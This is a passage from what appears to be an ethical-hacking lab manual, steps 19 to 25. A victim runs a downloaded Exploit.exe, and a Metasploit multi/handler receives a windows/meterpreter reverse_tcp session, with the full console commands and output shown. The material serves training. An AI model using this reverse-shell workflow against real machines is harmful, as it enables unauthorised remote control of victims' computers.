
19. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.
20. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.


Manage
Downloads
File
Home
Share
View
Application Tools
This PC
Downloads
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools (D:)
Music
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CEH-Tools (D:)
Network
Name
Date modified
Type
Size
Today (5)
BadDoc.docm 8/24/2020 2:55 AM Microsoft Word M... 154 KB
malicious_payload.exe 8/24/2020 2:08 AM Application 245 KB
PowerUp.ps1 8/24/2020 1:26 AM Windows PowerS... 587 KB
Test.exe 8/24/2020 12:57 AM Application 73 KB
Exploit.exe 8/24/2020 6:54 AM Application 73 KB
Earlier this year (1)
desktop.ini 4/14/2020 5:33 AM Configuration sett... 1 KB


21. ☐ An **Open File – Security Warning** window appears; click **Run**.


Manage
Downloads
File
Home
Share
View
Application Tools
This PC › Downloads
Name
Date modified
Type
Size
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools (D:)
Music
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CEH-Tools (D:)
Network
Today (5)
BadDoc.docm 8/24/2020 2:55 AM Microsoft Word M... 154 KB
malicious_payload.exe 8/24/2020 2:08 AM Application 245 KB
PowerUp.ps1 8/24/2020 1:26 AM Windows PowerS... 587 KB
Test.exe 8/24/2020 12:57 AM Application 73 KB
Exploit.exe 8/24/2020 6:54 AM Application 73 KB
Earlier this year (1)
desktop.ini
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\Admin\Downloads\Exploit.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Admin\Downloads\Exploit.exe
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

22. Leave the **Windows 10** machine running, so the **Exploit.exe** file runs in the background and click Parrot Security to switch to the **Parrot Security** machine.
23. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.
24. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.


Applications Places System
Mon Aug 24, 06:57
Parrot Terminal
File Edit View Search Terminal Help
=[metasploit v6.0.0-dev]
+ -- --=[2052 exploits - 1108 auxiliary - 345 post]
+ -- --=[566 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter >


25. ☐ Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.


Applications Places System
Mon Aug 24, 06:57
Parrot Terminal
File Edit View Search Terminal Help
=[metasploit v6.0.0-dev]
+ -- --=[2052 exploits - 1108 auxiliary - 345 post]
+ -- --=[566 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >

